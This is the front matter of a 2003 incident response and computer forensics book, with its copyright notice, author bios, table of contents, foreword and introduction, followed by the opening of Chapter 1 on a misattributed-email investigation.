INCIDENT RESPONSE &
COMPUTER FORENSICS,
SECOND EDITION
CHRIS
PROSISE
KEVIN
MANDIA
McGraw-Hill/Osborne
Copyright © 2003 by The McGraw-Hill Companies, Inc. All rights reserved. Manufactured in the United States of America. Except as per-mitted under the United States Copyright Act of 1976, no part of this publication may be reproduced or distributed in any form or by any means, or stored in a database or retrieval system, without the prior written permission of the publisher.
0-07-223037-1
The material in this eBook also appears in the print version of this title: 0-07-222696-X
All trademarks are trademarks of their respective owners. Rather than put a trademark symbol after every occurrence of a trademarked name, we use names in an editorial fashion only, and to the benefit of the trademark owner, with no intention of infringement of the trademark. Where such designations appear in this book, they have been printed with initial caps.
McGraw-Hill eBooks are available at special quantity discounts to use as premiums and sales promotions, or for use in cor-porate training programs. For more information, please contact George Hoare, Special Sales, at [email protected] or (212) 904-4069.
TERMS OF USE
This is a copyrighted work and The McGraw-Hill Companies, Inc. (“McGraw-Hill”) and its licensors reserve all rights in and to the work. Use of this work is subject to these terms. Except as permitted under the Copyright Act of 1976 and the right to store and retrieve one copy of the work, you may not decompile, disassemble, reverse engineer, reproduce, modify, create derivative works based upon, transmit, distribute, disseminate, sell, publish or sublicense the work or any part of it without McGraw-Hill’s prior consent. You may use the work for your own noncommercial and personal use; any other use of the work is strictly prohibited. Your right to use the work may be terminated if you fail to comply with these terms.
THE WORK IS PROVIDED “AS IS”. McGRAW-HILL AND ITS LICENSORS MAKE NO GUARANTEES OR WAR-RANTIES AS TO THE ACCURACY, ADEQUACY OR COMPLETENESS OF OR RESULTS TO BE OBTAINED FROM USING THE WORK, INCLUDING ANY INFORMATION THAT CAN BE ACCESSED THROUGH THE WORK VIA HYPERLINK OR OTHERWISE, AND EXPRESSLY DISCLAIM ANY WARRANTY, EXPRESS OR IMPLIED, INCLUDING BUT NOT LIMITED TO IMPLIED WARRANTIES OF MERCHANTABILITY OR FITNESS FOR A PAR-TICULAR PURPOSE. McGraw-Hill and its licensors do not warrant or guarantee that the functions contained in the work will meet your requirements or that its operation will be uninterrupted or error free. Neither McGraw-Hill nor its licensors shall be liable to you or anyone else for any inaccuracy, error or omission, regardless of cause, in the work or for any dam-ages resulting therefrom. McGraw-Hill has no responsibility for the content of any information accessed through the work. Under no circumstances shall McGraw-Hill and/or its licensors be liable for any indirect, incidental, special, punitive, con-sequential or similar damages that result from the use of or inability to use the work, even if any of them has been advised of the possibility of such damages. This limitation of liability shall apply to any claim or cause whatsoever whether such claim or cause arises in contract, tort or otherwise.
To my mom, who had the unfortunate timing of being in the same place as a moving green van. May her recovery continue, although her professional tennis career is arguably in jeopardy. And to Howard, for somehow, some way, nursing her back to
recovery. Your patience is remarkable. – Kevin
Emily and Jimmy, thanks for your patience and support. – Chris
To James and Daniel, whose friendship and trust I am honored to hold, and to mom and dad, who raised the three of us in a manner that could guarantee success.
About the Authors
Kevin Mandia
Kevin Mandia is the Director of Computer Forensics at Foundstone, Inc., an Internet security firm. As a special agent, consultant, and instructor, Kevin has amassed a wealth of experience performing incident response and computer forensics.
Prior to joining Foundstone, Kevin was a special agent with the Air Force Office of Spe-cial Investigations (AFOSI), where he speSpe-cialized in investigating computer intrusion cases. After leaving the AFOSI, Kevin developed a two-week computer intrusion response course, specifically designed at the request of the FBI. Kevin taught at the FBI Academy for more than a year, where over 300 FBI agents specializing in computer intrusion cases have at-tended his courses. The content of the courses was tailored to meet the special needs of law enforcement, intelligence officers, and individuals who must understand the way computer networks operate and the methods attackers use to exploit networks. Kevin has also pro-vided computer intrusion and forensic training courses to other customers, including the State Department, the Royal Canadian Mounted Police, the CIA, NASA, Prudential, several international banks, and the United States Air Force.
At Foundstone, Kevin leads a team of computer forensic specialists who have re-sponded to more than 50 computer security incidents at e-commerce, financial service, and health care organizations in the past two years. These incidents range from organized crime pilfering millions of dollars’ worth of merchandise to responding to theft of intellectual property.
Kevin holds a B.S. degree in computer science from Lafayette College and an M.S. de-gree in Forensic Science from George Washington University. He is a Certified Informa-tion Systems Security Professional (CISSP), and he teaches a graduate-level class on incident response at Carnegie Mellon University.
Chris Prosise
Chris Prosise is Vice President of Professional Services for Foundstone, Inc. He co-founded the company and launched Foundstone’s international professional services practice. This expanding practice enables companies ranging from early-stage startups to the largest Global 500 corporations to develop a strong, long-term security foundation tailored to their unique business needs.
Chris has extensive experience in security consulting and incident response. An ad-junct professor at Carnegie Mellon University, he teaches graduate students the latest techniques in computer security and serves as a faculty advisor. Chris is a featured speaker at conferences such as Networld+Interop, Infragard, LegalTech, and the Forum of Incident Response and Security Teams (FIRST), but prefers nurturing trees and wild-life on his farm in Virginia.
About the Contributing Authors
Matt Pepe
Matt Pepe is a Principal Forensics Consultant at Foundstone, Inc. As a forensic analyst and consultant, Matt has performed forensic analysis in more than 100 federal investiga-tions for the Air Force Office of Special Investigainvestiga-tions (AFOSI), the FBI, and other govern-ment agencies.
Prior to joining Foundstone, Matt was a computer forensic analyst for the AFOSI. He was one of the first non-agent analysts used by the organization, and he contributed to the formation of the U.S. Department of Defense (DoD) Computer Forensics Laboratory. In that position, he reviewed media in a large variety of cases, including unauthorized in-trusions, fraud, and counterintelligence matters.
Upon leaving AFOSI, Matt provided technical investigative support to the FBI National Infrastructure Protection Center. Additionally, Matt led a network penetration testing team and contributed to the development of an enterprise intrusion detection system.
At Foundstone, Matt leads incident response and forensic engagements, and conducts research and development for the incident response and forensics practice.
Richard Bejtlich
Richard Bejtlich is a Principal Forensics Consultant at Foundstone, Inc. He performs inci-dent response, digital forensics, security training, and consulting on network security monitoring.
Prior to joining Foundstone, Richard served as senior engineer for managed network security operations at Ball Aerospace & Technologies Corporation. Before that, Richard defended global American information assets as a captain in the Air Force Computer Emergency Response Team (AFCERT). He led the AFCERT’s real-time intrusion detec-tion mission, supervising 60 civilian and military analysts.
Formally trained as a military intelligence officer, Richard holds degrees from Har-vard University and the United States Air Force Academy, and he is a Certified Informa-tion Systems Security Professional (CISSP). Richard is a contributing author toHacking Exposed, Fourth EditionandIncident Response & Computer Forensics.
About the Technical Editor
Curtis Rose
Curtis W. Rose is the Director of Investigations & Forensics at Sytex, Inc. Mr. Rose, a for-mer counterintelligence special agent, is a well-recognized forensics and incident re-sponse expert. He has provided the U.S. Department of Justice, FBI’s National Infrastructure Protection Center, Air Force Office of Special Investigations, U.S. Army, corporate entities, and state law enforcement with investigative support and training.
Fed-AT A GLANCE
Part I
Introduction
▼
1
Real-World Incidents
. . . .
3
▼
2
Introduction to the Incident Response Process
11
▼
3
Preparing for Incident Response . . . .
33
▼
4
After Detection of an Incident
. . . .
75
Part II
Data Collection
▼
5
Live Data Collection from Windows Systems
95
▼
6
Live Data Collection from Unix Systems . . . 125
▼
7
Forensic Duplication . . . . 151
▼
8
Collecting Network-based Evidence . . . . 173
▼
9
Evidence Handling
. . . . 197
Part III
Data Analysis
▼
10
Computer System Storage Fundamentals . . . 217
▼
11
Data Analysis Techniques
. . . . 239
▼
12
Investigating Windows Systems . . . . 291
▼
13
Investigating Unix Systems . . . . 335
▼
14
Analyzing Network Traffic . . . . 359
▼
15
Investigating Hacker Tools . . . . 385
▼
16
Investigating Routers . . . . 415
▼
17
Writing Computer Forensic Reports . . . . 435
Part IV
Appendixes
▼
A
Answers to Questions . . . . 457
▼
B
Incident Response Forms . . . . 481
CONTENTS
Foreword . . . . xxi
Acknowledgments . . . . xxiii
Introduction . . . . xxv
Part I Introduction
▼
1 Real-World Incidents . . . . 3Factors Affecting Response . . . . 4
International Crime . . . . 5
Welcome to Invita . . . . 5
The PathStar Conspiracy . . . . 6
Traditional Hacks . . . . 7
So What? . . . . 9
▼
2 Introduction to the Incident Response Process . . . . 11What Is a Computer Security Incident? . . . . 12
What Are the Goals of Incident Response? . . . . 13
Who Is Involved in the Incident Response Process? . . . . 13
Pre-Incident Preparation . . . . 16
Detection of Incidents . . . . 17
Initial Response . . . . 18
Formulate a Response Strategy . . . . 20
Investigate the Incident . . . . 24
Reporting . . . . 30
Resolution . . . . 31
So What? . . . . 32
Questions . . . . 32
▼
3 Preparing for Incident Response . . . . 33Overview of Pre-incident Preparation . . . . 34
Identifying Risk . . . . 35
Preparing Individual Hosts . . . . 36
Recording Cryptographic Checksums of Critical Files . . . . 36
Increasing or Enabling Secure Audit Logging . . . . 39
Building Up Your Host’s Defenses . . . . 46
Backing Up Critical Data . . . . 47
Educating Your Users about Host-Based Security . . . . 48
Preparing a Network . . . . 49
Installing Firewalls and Intrusion Detection Systems . . . . 50
Using Access Control Lists on Your Routers . . . . 50
Creating a Network Topology Conducive to Monitoring . . 50 Encrypting Network Traffic . . . . 52
Requiring Authentication . . . . 52
Establishing Appropriate Policies and Procedures . . . . 53
Determining Your Response Stance . . . . 54
Understanding How Policies Can Aid Investigative Steps . 56 Developing Acceptable Use Policies . . . . 63
Designing AUPs . . . . 64
Developing Incident Response Procedures . . . . 66
Creating a Response Toolkit . . . . 66
The Response Hardware . . . . 67
The Response Software . . . . 68
The Networking Monitoring Platform . . . . 68
Documentation . . . . 69
Establishing an Incident Response Team . . . . 69
Deciding on the Team’s Mission . . . . 69
Training the Team . . . . 70
So What? . . . . 73
▼
4 After Detection of an Incident . . . . 75Overview of the Initial Response Phase . . . . 76
Obtaining Preliminary Information . . . . 77
Documenting Steps to Take . . . . 77
Establishing an Incident Notification Procedure . . . . 77
Recording the Details after Initial Detection . . . . 78
Initial Response Checklists . . . . 78
Case Notes . . . . 80
Incident Declaration . . . . 80
Assembling the CSIRT . . . . 81
Determining Escalation Procedures . . . . 82
Implementing Notification Procedures . . . . 83
Scoping an Incident and Assembling the Appropriate Resources . . . . 84
Performing Traditional Investigative Steps . . . . 86
Conducting Interviews . . . . 87
Getting Contact Information . . . . 88
Interviewing System Administrators . . . . 88
Interviewing Managers . . . . 89
Interviewing End Users . . . . 90
Formulating a Response Strategy . . . . 90
Response Strategy Considerations . . . . 90
Policy Verification . . . . 91
So What? . . . . 92
Questions . . . . 92
Part II Data Collection
▼
5 Live Data Collection from Windows Systems . . . . 95Creating a Response Toolkit . . . . 96
Gathering the Tools . . . . 97
Preparing the Toolkit . . . . 98
Storing Information Obtained during the Initial Response . . . . . 100
Transferring Data with netcat . . . . 100
Encrypting Data with cryptcat . . . . 102
Obtaining Volatile Data . . . . 103
Organizing and Documenting Your Investigation . . . . 103
Collecting Volatile Data . . . . 104
Scripting Your Initial Response . . . . 114
Performing an In-Depth Live Response . . . . 115
Collecting the Most Volatile Data . . . . 115
Creating an In-Depth Response Toolkit . . . . 115
Collecting Live Response Data . . . . 116
Is Forensic Duplication Necessary? . . . . 123
So What? . . . . 123
Questions . . . . 124
▼
6 Live Data Collection from Unix Systems . . . . 125Creating a Response Toolkit . . . . 126
Storing Information Obtained During the Initial Response . . . . 127
Obtaining Volatile Data Prior to Forensic Duplication . . . . 128
Collecting the Data . . . . 128
Scripting Your Initial Response . . . . 137
Performing an In-Depth, Live Response . . . . 138
Detecting Loadable Kernel Module Rootkits . . . . 138
Obtaining the System Logs During Live Response . . . . 140
Obtaining Important Configuration Files . . . . 141
Discovering Illicit Sniffers on Unix Systems . . . . 141
Reviewing the /Proc File System . . . . 144
Dumping System RAM . . . . 147
So What? . . . . 148
Questions . . . . 149
▼
7 Forensic Duplication . . . . 151Forensic Duplicates As Admissible Evidence . . . . 152
What Is a Forensic Duplicate? . . . . 153
What Is a Qualified Forensic Duplicate? . . . . 153
What Is a Restored Image? . . . . 153
What Is a Mirror Image? . . . . 154
Forensic Duplication Tool Requirements . . . . 155
Creating a Forensic Duplicate of a Hard Drive . . . . 157
Duplicating with dd and dcfldd . . . . 157
Duplicating with the Open Data Duplicator (ODD) . . . . . 159
Creating a Qualified Forensic Duplicate of a Hard Drive . . . . . 163
Creating a Boot Disk . . . . 163
Creating a Qualified Forensic Duplicate with SafeBack . . . 164
Creating a Qualified Forensic Duplicate with EnCase . . . . 168
So What? . . . . 172
Questions . . . . 172
▼
8 Collecting Network-based Evidence . . . . 173What Is Network-based Evidence? . . . . 174
Types of Network Monitoring . . . . 175
Event Monitoring . . . . 175
Trap-and-Trace Monitoring . . . . 175
Full-Content Monitoring . . . . 176
Setting Up a Network Monitoring System . . . . 177
Determining Your Goals . . . . 177
Choosing Appropriate Hardware . . . . 178
Choosing Appropriate Software . . . . 180
Deploying the Network Monitor . . . . 184
Evaluating Your Network Monitor . . . . 185
Performing a Trap-and-Trace . . . . 186
Initiating a Trap-and-Trace with tcpdump . . . . 187
Performing a Trap-and-Trace with WinDump . . . . 188
Creating a Trap-and-Trace Output File . . . . 190
Using tcpdump for Full-Content Monitoring . . . . 190
Filtering Full-Content Data . . . . 191
Maintaining Your Full-Content Data Files . . . . 192
Collecting Network-based Log Files . . . . 193
So What? . . . . 194
Questions . . . . 194
▼
9 Evidence Handling . . . . 197What Is Evidence? . . . . 198
The Best Evidence Rule . . . . 198
Original Evidence . . . . 199
The Challenges of Evidence Handling . . . . 199
Authentication of Evidence . . . . 200
Chain of Custody . . . . 200
Evidence Validation . . . . 201
Overview of Evidence-Handling Procedures . . . . 202
Evidence System Description . . . . 203
Digital Photos . . . . 203
Evidence Tags . . . . 205
Evidence Labels . . . . 207
Evidence Storage . . . . 207
The Evidence Log . . . . 210
Working Copies . . . . 211
Evidence Backups . . . . 211
Evidence Disposition . . . . 212
Evidence Custodian Audits . . . . 212
So What? . . . . 213
Questions . . . . 213
Part III
Data Analysis
▼
10 Computer System Storage Fundamentals . . . . 217Hard Drives and Interfaces . . . . 218
The Swiftly Moving ATA Standard . . . . 218
SCSI (Not Just a Bad-Sounding Word) . . . . 223
Preparation of Hard Drive Media . . . . 227
Wiping Storage Media . . . . 227
Partitioning and Formatting Storage Drives . . . . 228
Introduction to File Systems and Storage Layers . . . . 231
The Physical Layer . . . . 232
The Data Classification Layer . . . . 233
The Allocation Units Layer . . . . 234
The Storage Space Management Layer . . . . 234
The Information Classification and Application-level Storage Layers . . . . 236
So What? . . . . 236
Questions . . . . 237
▼
11 Data Analysis Techniques . . . . 239Preparation for Forensic Analysis . . . . 240
Restoring a Forensic Duplicate . . . . 241
Restoring a Forensic Duplication of a Hard Disk . . . . 241
Restoring a Qualified Forensic Duplication of a Hard Disk . 244 Preparing a Forensic Duplication for Analysis In Linux . . . . 248
Examining the Forensic Duplicate File . . . . 249
Associating the Forensic Duplicate File with the Linux Loopback Device . . . . 250
Reviewing Image Files with Forensic Suites . . . . 253
Reviewing Forensic Duplicates in EnCase . . . . 253
Reviewing Forensic Duplicates in the Forensic Toolkit . . . 255
Converting a Qualified Forensic Duplicate to a Forensic Duplicate 257 Recovering Deleted Files on Windows Systems . . . . 260
Using Windows-Based Tools To Recover Files on FAT File Systems . . . . 260
Using Linux Tools To Recover Files on FAT File Systems . . 260 Running Autopsy as a GUI for File Recovery . . . . 264
Using Foremost to Recover Lost Files . . . . 268
Recovering Deleted Files on Unix Systems . . . . 271
Recovering Unallocated Space, Free Space, and Slack Space . . . . 275
Listing File Metadata . . . . 278
Identifying Known System Files . . . . 282
Preparing a Drive for String Searches . . . . 282
Performing String Searches . . . . 284
So What? . . . . 288
Questions . . . . 289
▼
12 Investigating Windows Systems . . . . 291Where Evidence Resides on Windows Systems . . . . 292
Conducting a Windows Investigation . . . . 293
Reviewing All Pertinent Logs . . . . 294
Performing Keyword Searches . . . . 302
Reviewing Relevant Files . . . . 303
Identifying Unauthorized User Accounts or Groups . . . . . 320
Identifying Rogue Processes . . . . 320
Looking for Unusual or Hidden Files . . . . 321
Checking for Unauthorized Access Points . . . . 323
Examining Jobs Run by the Scheduler Service . . . . 326
Analyzing Trust Relationships . . . . 327
Reviewing Security Identifiers (SIDs) . . . . 328
File Auditing and Theft of Information . . . . 328
Handling the Departing Employee . . . . 331
Reviewing Searches and Files Used . . . . 332
Conducting String Searches on Hard Drives . . . . 332
So What? . . . . 333
Questions . . . . 333
▼
13 Investigating Unix Systems . . . . 335An Overview of the Steps in a Unix Investigation . . . . 336
Reviewing Pertinent Logs . . . . 337
Network Logging . . . . 337
Host Logging . . . . 340
User Activity Logging . . . . 341
Performing Keyword Searches . . . . 342
String Searches with grep. . . . 343
File Searches with find . . . . 344
Reviewing Relevant Files . . . . 344
Incident Time and Time/Date Stamps . . . . 345
Special Files . . . . 347
Identifying Unauthorized User Accounts or Groups . . . . 350
User Account Investigation . . . . 350
Group Account Investigation . . . . 351
Identifying Rogue Processes . . . . 351
Checking for Unauthorized Access Points . . . . 352
Analyzing Trust Relationships . . . . 352
Detecting Trojan Loadable Kernel Modules . . . . 353
LKMs on Live Systems . . . . 354
LKM Elements . . . . 354
LKM Detection Utilities . . . . 355
So What? . . . . 358
Questions . . . . 358
▼
14 Analyzing Network Traffic. . . . 359Finding Network-Based Evidence . . . . 360
Tools for Network Traffic Analysis . . . . 360
Reviewing Network Traffic Collected with tcpdump . . . . 361
Generating Session Data with tcptrace . . . . 362
Parsing a Capture File . . . . 362
Interpreting the tcptrace Output . . . . 363
Using Snort to Extract Event Data . . . . 364
Checking for SYN Packets . . . . 365
Interpreting the Snort Output . . . . 369
Reassembling Sessions Using tcpflow . . . . 369
Focusing on FTP Sessions . . . . 369
Interpreting the tcpflow Output . . . . 370
Reviewing SSH Sessions . . . . 374
Reassembling Sessions Using Ethereal . . . . 376
Refining tcpdump Filters . . . . 378
So What? . . . . 379
Questions . . . . 380
▼
15 Investigating Hacker Tools . . . . 385What Are the Goals of Tool Analysis? . . . . 386
How Files Are Compiled . . . . 386
Statically Linked Programs . . . . 387
Dynamically Linked Programs . . . . 387
Programs Compiled with Debug Options . . . . 387
Stripped Programs . . . . 389
Programs Packed with UPX . . . . 389
Compilation Techniques and File Analysis . . . . 392
Static Analysis of a Hacker Tool . . . . 394
Determining the Type of File . . . . 394
Reviewing the ASCII and Unicode Strings . . . . 395
Performing Online Research . . . . 397
Contents
xix
Dynamic Analysis of a Hacker Tool . . . . 399
Creating the Sandbox Environment . . . . 399
Dynamic Analysis on a Unix System . . . . 401
Dynamic Analysis on a Windows System . . . . 409
So What? . . . . 413
Questions . . . . 413
▼
16 Investigating Routers . . . . 415Obtaining Volatile Data Prior to Powering Down . . . . 416
Establishing a Router Connection . . . . 417
Recording System Time . . . . 417
Determining Who Is Logged On . . . . 417
Determining the Router’s Uptime . . . . 418
Determining Listening Sockets . . . . 419
Saving the Router Configuration . . . . 420
Reviewing the Routing Table . . . . 421
Checking Interface Configurations . . . . 422
Viewing the ARP Cache . . . . 423
Finding the Proof . . . . 423
Handling Direct-Compromise Incidents . . . . 423
Handling Routing Table Manipulation Incidents . . . . 425
Handling Theft of Information Incidents . . . . 426
Handling Denial-of-Service (DoS) Attacks . . . . 426
Using Routers as Response Tools . . . . 428
Understanding Access Control Lists (ACLs) . . . . 428
Monitoring with Routers . . . . 430
Responding to DDoS Attacks . . . . 431
So What? . . . . 433
Questions . . . . 433
▼
17 Writing Computer Forensic Reports . . . . 435What Is a Computer Forensics Report? . . . . 436
What Is an Expert Report? . . . . 436
Report Goals . . . . 437
Report Writing Guidelines . . . . 439
Document Investigative Steps Immediately and Clearly . . . 439
Know the Goals of Your Analysis . . . . 440
Organize Your Report . . . . 441
Follow a Template . . . . 441
Use Consistent Identifiers . . . . 441
Use Attachments and Appendixes . . . . 442
Have Co-workers Read Your Reports . . . . 442
Use MD5 Hashes . . . . 443
A Template for Computer Forensic Reports . . . . 444 Executive Summary . . . . 445 Objectives . . . . 445 Computer Evidence Analyzed . . . . 446 Relevant Findings . . . . 447 Supporting Details . . . . 448 Investigative Leads . . . . 451 Additional Report Subsections . . . . 451 So What? . . . . 452 Questions . . . . 453
Part IV
Appendixes
▼
A Answers to Questions . . . . 457Chapter 2 . . . . 458 Chapter 3 . . . . 460 Chapter 4 . . . . 461 Chapter 5 . . . . 462 Chapter 6 . . . . 463 Chapter 7 . . . . 463 Chapter 8 . . . . 465 Chapter 9 . . . . 468 Chapter 10 . . . . 470 Chapter 11 . . . . 473 Chapter 12 . . . . 474 Chapter 13 . . . . 474 Chapter 14 . . . . 475 Chapter 15 . . . . 477 Chapter 16 . . . . 477 Chapter 17 . . . . 478
FOREWORD
From my experience I can say that external and internal intrusions will continue even in robust security infrastructures of the best government and industry systems. The post 9-11 environment reminds us all that the global threat to our national and cyber security is restrained only by criminal and terrorist groups’ imagination of how to create destruction. During my time at the FBI, I saw Robert Hanssen use the FBI’s computer system effectively to commit espionage against the United States. And terrorist groups seek out hacking tools and techniques for illicit purposes. The need for incident response and computer forensics will expand because of the ubiquitous nature of network com-puting and the motivation of criminals, hostile intelligence services, and terrorists.
The good news is that perimeter security technologies are improving in effectiveness and analysis. So too is computer forensic technology. But the x-factor is still the human being conducting and analyzing the computer data. Whether you are a law enforcement officer, private investigator, information security professional, consultant, or other secu-rity professional, the key to successfully preventing and responding to any cyber threat is the sound identification, collection, preservation, and analysis of computer evidence. This book will provide you with the necessary knowledge, skills, and tools to effectively respond to an incident, forensically collect computer evidence, and analyze the appropri-ate logs and files. A positive by-product for any organization is improving organizational processes from such incidents or incorporating lessons learned from the authors before an incident occurs. An ounce of prevention is always worth a pound of cure.
In addition, this book will aid the corporate or law enforcement investigator in proactive online investigations, such as undercover operations, by obtaining knowledge of where you can leave footprints and possibly alert the target of an investigation. Today, the jewels of a company are often located in computerized files vulnerable to knowledgeable insiders or savvy computer hackers who will extort you, sell the information, and/or post it to the Internet. Of course, if you are dealing with sensitive circumstances, you should consult your security department, legal counsel and/or a knowledgeable computer forensic consulting firm preferably with law enforcement or intelligence experience, and/or a law enforcement agency before you undertake such an endeavor.
In short, every information security professional—whether a systems administrator, investigator, consultant, or law enforcement official—should adhere to the advice in this book. Information systems are at risk, internally and externally, and a well-trained codinated prevention, incident response, and forensic analysis team are necessary for all or-ganizations to protect themselves and their assets from any potential cyber threat.
Scott K. Larson Executive Vice President Stroz Friedberg, LLC www.strozllc.com
ACKNOWLEDGMENTS
We also want to thank the many folks at the FBI, AFOSI, and the AFIWC who taught us, including Greg Dominguez, Chuck Coe, and the original lab rats: Jon, James, Cheri, Jason and Rob... we hope to return the favor someday.
INTRODUCTION
A
ccording to the Internet research firm comScore, goods and services worth more than $17 billion were sold via the Internet in the first quar-ter of 2002. It has been our experience that wherever money goes, crime follows. We have spent the last few years responding to incidents where the number one goal of a computer crime was money. Nearly every computer intrusion we have responded to was followed by credit card fraud, extortion, or fraudulent purchases of merchandise by thieves who had obtained valid customer credentials on e-commerce sites. It is highly probable that these intrusions also led to identity theft. With enough infor-mation about an individual, evildoers can manufacture false credentials and attempt to withdraw money from an unwitting person’s bank accounts. Today’s attackers are much more efficient and aggressive at seeking eco-nomic gain than they have been in the past.During an investigation of a computer security incident, the untrained system admin-istrator, law enforcement officer, or computer security expert may accidentally destroy valuable evidence or fail to discover critical clues of unlawful or unauthorized activity. We have witnessed lack of education curtail too many efforts to apprehend external and internal attackers.
We have also witnessed computer forensics evolve from an esoteric skill to a propri-etary esoteric skill, with nearly every company that performs forensic analysis develop-ing many of its own tools and not shardevelop-ing them. Also, much of the forensic traindevelop-ing is available to law enforcement personnel only, even though most of the initial responses to security incidents are handled by your everyday, ordinary, overworked system adminis-trators. Therefore, this book provides detailed technical examples to demonstrate how to conduct computer forensics and analysis. We also find that there are numerous online publications and books that offer some structure and guidance to incident response, but they are often scattered, outdated, or not quite applicable to our current challenges.
WHO SHOULD READ THIS BOOK
If you get a phone call at two in the morning because someone hacked your web page, then this book is for you. If management asks you to find out whether or not another em-ployee is sending proprietary secrets to a competitor, then this book is for you. If you re-ceive a message from a panicked user that her machine keeps crashing, this bookmightbe for you. If you receive an email from a criminal extorting your organization, then this book is definitely for you. This book will provide you with detailed, legally sound techni-cal responses if you need to:
▼ Investigate the theft of source code or proprietary information
■ Investigate the theft of passsword files or credit information
■ Investigate spam or email harassment and threats
■ Investigate unauthorized or unlawful intrusions into computer systems
■ Investigate denial-of-service attacks
■ Provide forensic support of criminal, fraud, intelligence, and security investigations
■ Act as the focal point for your organization’s computer incident and computer forensic matters
■ Provide on-site assistance for computer search and seizures
EASY TO NAVIGATE WITH UNIQUE DESIGN ELEMENTS
Icons
The following icons represent headings you’ll see throughout the book:
What Can Happen
We briefly describe an incident that could happen. After each incident we show you how to respond or where to look for the evidence, which also has its own special icon:
Where to Look for Evidence
Get right to finding the evidence if you want!
Law Enforcement Tip
This icon represents inside tips that law enforcement folks need to do that could benefit corporate America.
Legal Issues
This icon alerts you to legal issues to consider when responding to an incident.
We’ve also made prolific use of visually enhanced icons to highlight those nagging little details that often get overlooked:
Boxed Elements
In addition to the icons, we’ve included several sidebars that reappear throughout the book.
Introduction
xxvii
We describe real-life incidents we investigated and give you the inside information on how they were solved.
●
GO GET IT ON THE WEBThis represents a group of references to Web URLs in the text
HOW THIS BOOK IS ORGANIZED
The underlying organization of this book is to present readers with real-world scenarios based on the most common types of incidents they will face, and then identify the foot-prints these incidents leave on the most popular operating systems. We give very specific and detailed examples, while fostering an environment that encourages creative forensic problem solving. We also never lose focus of maintaining the integrity of the evidence and how to document and communicate findings. This book is divided into three parts, followed by appendixes, as described here.
Part I: Introduction
The first part of this book establishes a baseline of knowledge necessary for performing incident response and computer forensics. The chapters in this part provide enough real-world examples for you to get a strong sense of what we mean bycomputer security incident. We discuss the overall incident response and computer security investigation process, and how an organization can develop an incident response capability that suc-cessfully protects its assets. We delve into acceptable use policies and describe how they can make life easy or difficult for those who need to investigate incidents.
Part II: Data Collection
All investigations into computer security incidents require you to collect information. Spe-cifically, you will collect host-based evidence, network-based evidence, and other, nontech-nical evidence in order to determine what happened and how the incident might be resolved. Therefore, the chapters in this part cover how to obtain host-based information from live computer systems, collecting the volatile data from Unix and Windows systems. We also provide an in-depth discussion of how to perform forensic duplications of media to collect the entire contents of a computer system. We describe how to perform network mon-itoring with popular network packet-capturing programs in order to collect network-based evidence. We discuss how to obtain evidence by interviewing system administrators, man-agers, and other personnel when investigating a computer security incident.
During the collection of all information, we never lose sight of the fact that the infor-mation must be retrieved and handled in a fashion that promotes authentication. There-fore, we discuss how to document and maintain details about the evidence you collect.
Part III: Data Analysis
After you have learned to collect information in a forensically sound manner, you must analyze or interpret that information to draw valid conclusions to assist your investiga-tion and its resoluinvestiga-tion. In this part, we include chapters on unearthing and interpreting data on Windows and Unix systems. We include a chapter on how to analyze network traffic, and we also provide an in-depth discussion on tool analysis—determining the functionality of a program.
Part IV: Appendixes
At the end of each chapter (except Chapter 1), you will find questions related to that chap-ter’s content. We’ve included these questions to reinforce critical concepts and assist you in applying the knowledge you’ve learned. Therefore, our first appendix (Appendix A) provides our answers to these questions. The other appendix (Appendix B) includes sev-eral examples of forms that are useful for performing incident response, such as sample evidence tags, sample “fly-away kit” checklists, and other forms that many computer se-curity incident response teams will use frequently.
ONLINE RESOURCES
We hope this book will be useful to you whether you are preparing your network de-fenses or responding to incidents. Because incident response is often very technology specific and requires specialized tools, we have provided quite a few links to online re-sources. We, of course, have no control over these sites, but we have created a companion Web site at www.incidentresponsebook.com to maintain current links and update meth-odologies as needed. If you have suggestions, tools, or techniques to add, please send them to us at [email protected].
PART
I
CHAPTER
1
T
ruth is stranger than fiction. Since publishing the first edition of this book, we’ve been involved in a number of very different incidents. From illicit office romances to equipment theft, from misappropriation of intellectual property to prosecution for email spam, the diversity is amazing. The one thing these incidents have had in com-mon is the involvement of computers. In some way, shape, or form, the evidence found on computers was material to each case.Computers and networks are involved in virtually all activities today. We use them to communicate, to create intellectual property, to shop, to perform business transactions, to plan trips, and much more. Networks afford users the opportunity to continuously use computers—through cell phones, personal digital assistants (PDAs), wireless connectiv-ity, and the ubiquitous Internet. Any computer can be used for many purposes—just be-cause a computer is located in the workplace does not mean that the computer is used only for work. The pervasive nature of computers and networks means that they are in-creasingly connected to incidents and crimes.
Many incidents not traditionally thought of as computer crime involve computer in-vestigations. For example, consider the case of Chaundra Levy, the missing government intern. Evidence on her computer led police to search Rock Creek Park in Washington, DC, where they found her body. In this case, computers were not involved in any wrong-doing. Rather, a computer provided clues to her whereabouts and potential activities, such as the last time she logged on and the fact that she looked up a map of the park.
How can relevant information be obtained from computers to support criminal, civil, or disciplinary action? Who is responsible for obtaining this information? Who is in-volved? What are the roles of law enforcement, system administrators, legal counsel, and business managers? In this book, we provide a process to investigate computer incidents, along with the technical steps necessary to identify, investigate, and resolve a variety of computer incidents. This chapter provides a real-world context for the processes detailed in the rest of the book.
FACTORS AFFECTING RESPONSE
Many factors affect the way an incident is handled. There are legal, political, business, and technical factors that will shape every investigation. Consider a recent incident in-volving a metropolitan municipal government organization.
A computer consultant received a call from a concerned system administrator. He said, “Someone is sending email from our Director’s account. I think we were hacked. Can you help?” The consultant collected a few details to understand the situation. The email setupwas fairly typical, with a single Microsoft Exchange Server accessed within the office by users on individual desktops. Remote email capability was provided via Outlook Web Access (OWA). The Director’s assistant had access to the email account, as did the two system administrators. To the consultant, this appeared to be a straightfor-ward investigation, and arrangements were made to investigate.
pro-Chapter1: Real-World Incidents
5
The investigator quickly determined from the computer’s event logs that the Director’s desktop computer was powered off at the time the email was sent. Next, he examined OWA logs and determined a remote computer did connect at that time. Interestingly enough, it was the Director’s home computer!
The organization still wanted to find out what happened. Perhaps a hacker had com-promised the Director’s home computer and was connecting through that computer to OWA? The Director provided his home computer for analysis. It did not contain evidence of compromise. Were there other users of this system?
At this point, further information was disclosed. The email in question was sent from the Director’s account to a co-worker, and it was personal and sensitive in nature. In-cluded within the email was a forwarded intimate exchange between the Director and a different co-worker. The email was worded to the effect, “I can’t believe you’re sleeping with this guy. He’s having an affair with so-and-so. See below.” It turned out a member of the Director’s family sent the email in question. So, the incident had gone from a compro-mised email account to a love triangle (or is that a love quadrilateral?).
